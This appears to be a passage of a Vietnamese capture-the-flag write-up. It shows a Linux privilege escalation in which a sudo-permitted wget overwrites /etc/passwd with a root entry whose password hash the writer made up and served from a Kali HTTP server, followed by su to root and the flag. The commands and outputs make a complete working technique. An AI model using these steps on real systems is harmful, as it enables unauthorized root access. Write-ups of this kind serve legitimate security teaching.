irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
messagebus:x:106:110:./var/run/dbus:/bin/false
uuidd:x:107:111:./run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117:./nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
```

Chúng ta sẽ dùng công cụ openssl trên Kali Linux để tạo một password mã hóa có cùng thuật toán mã hóa với file /etc/passwd như bên dưới, chọn password là **iloveyou123** nhé:



```
(rootkali) - [~/home/kali/Desktop]
# openssl passwd iloveyou123
$1$ZPVIfwCG$gepnHqau0vBFUvBJe02aH1
```

Thêm password vào file passwd khi này, trước khi thay đổi:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Sau khi thay đổi, password sẽ nằm tại vị trí ký tự “x” sau từ root ban đầu.

```
root:$1$ZPVIfwCG$gepnHqau0vBFUvBJe02aH1:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Tại sao lại thay đổi chỗ này thì đọc [link sau](#).

Tiếp theo cần đưa ngược file này về máy máy server.

Tạo server bằng python trên máy kali

```
(rootkali) - [~/home/kali/Desktop]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Trên máy server tải file về thông qua wget

```
jessie@Corp0ne:~/Documents$ wget http://10.4.43.108:8000/passwd -O /etc/passwd
/etc/passwd: Permission denied
```

Lúc này thì nếu tải bình thường thì sẽ bị chặn do không có quyền. Mà khi kiểm tra phía trên thì user jessie có quyền sử dụng wget dưới quyền root mà không cần mật khẩu.

```
jessie@Corp0ne:~/Documents$ sudo -l
Matching Defaults entries for jessie on Corp0ne:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/

User jessie may run the following commands on Corp0ne:
(ALL : ALL) ALL
(root) NOPASSWD: /usr/bin/wget
```

Câu lệnh đầy đủ lúc này sẽ là:

```
sudo /usr/bin/wget http://10.4.43.108:8000/passwd -O /etc/passwd
```

```
jessie@Corp0ne:~$ sudo /usr/bin/wget http://10.4.43.108:8000/passwd -O /etc/passwd
--2022-08-25 10:43:36-- http://10.4.43.108:8000/passwd
Connecting to 10.4.43.108:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2326 (2,3K) [application/octet-stream]
Saving to: '/etc/passwd'

/etc/passwd          100%[=====] 2,27K  --.-KB/s  in 0,001s
2022-08-25 10:43:37 (3,73 MB/s) - '/etc/passwd' saved [2326/2326]
```

Lúc này file password mới của chúng ta đã ghi đè lên file của hệ thống, tức là có thể nâng lên quyền root với password đã tạo trước đó (password: iloveyou123).

```
jessie@Corp0ne:~$ su
Password:
root@Corp0ne:/home/jessie# whoami
root
root@Corp0ne:/home/jessie#
```

Đến đây có thể thực hiện việc tìm flag

```
root@Corp0ne:/home/jessie# cd /root
root@Corp0ne:~# ls -la
total 28
drwx----- 4 root root 4096 oct 26 2019 .
drwxr-xr-x 23 root root 4096 oct 26 2019 ..
-rw-r--r-- 1 root root 3106 oct 22 2015 .bashrc
drwx----- 2 root root 4096 feb 27 2019 .cache
drwxr-xr-x 2 root root 4096 oct 26 2019 .nano
-rw-r--r-- 1 root root 148 aug 17 2015 .profile
-rw-r--r-- 1 root root 33 oct 26 2019 root_flag.txt
root@Corp0ne:~# cat root_flag.txt
b1b968b37519ad1daa6408188649263d
root@Corp0ne:~#
```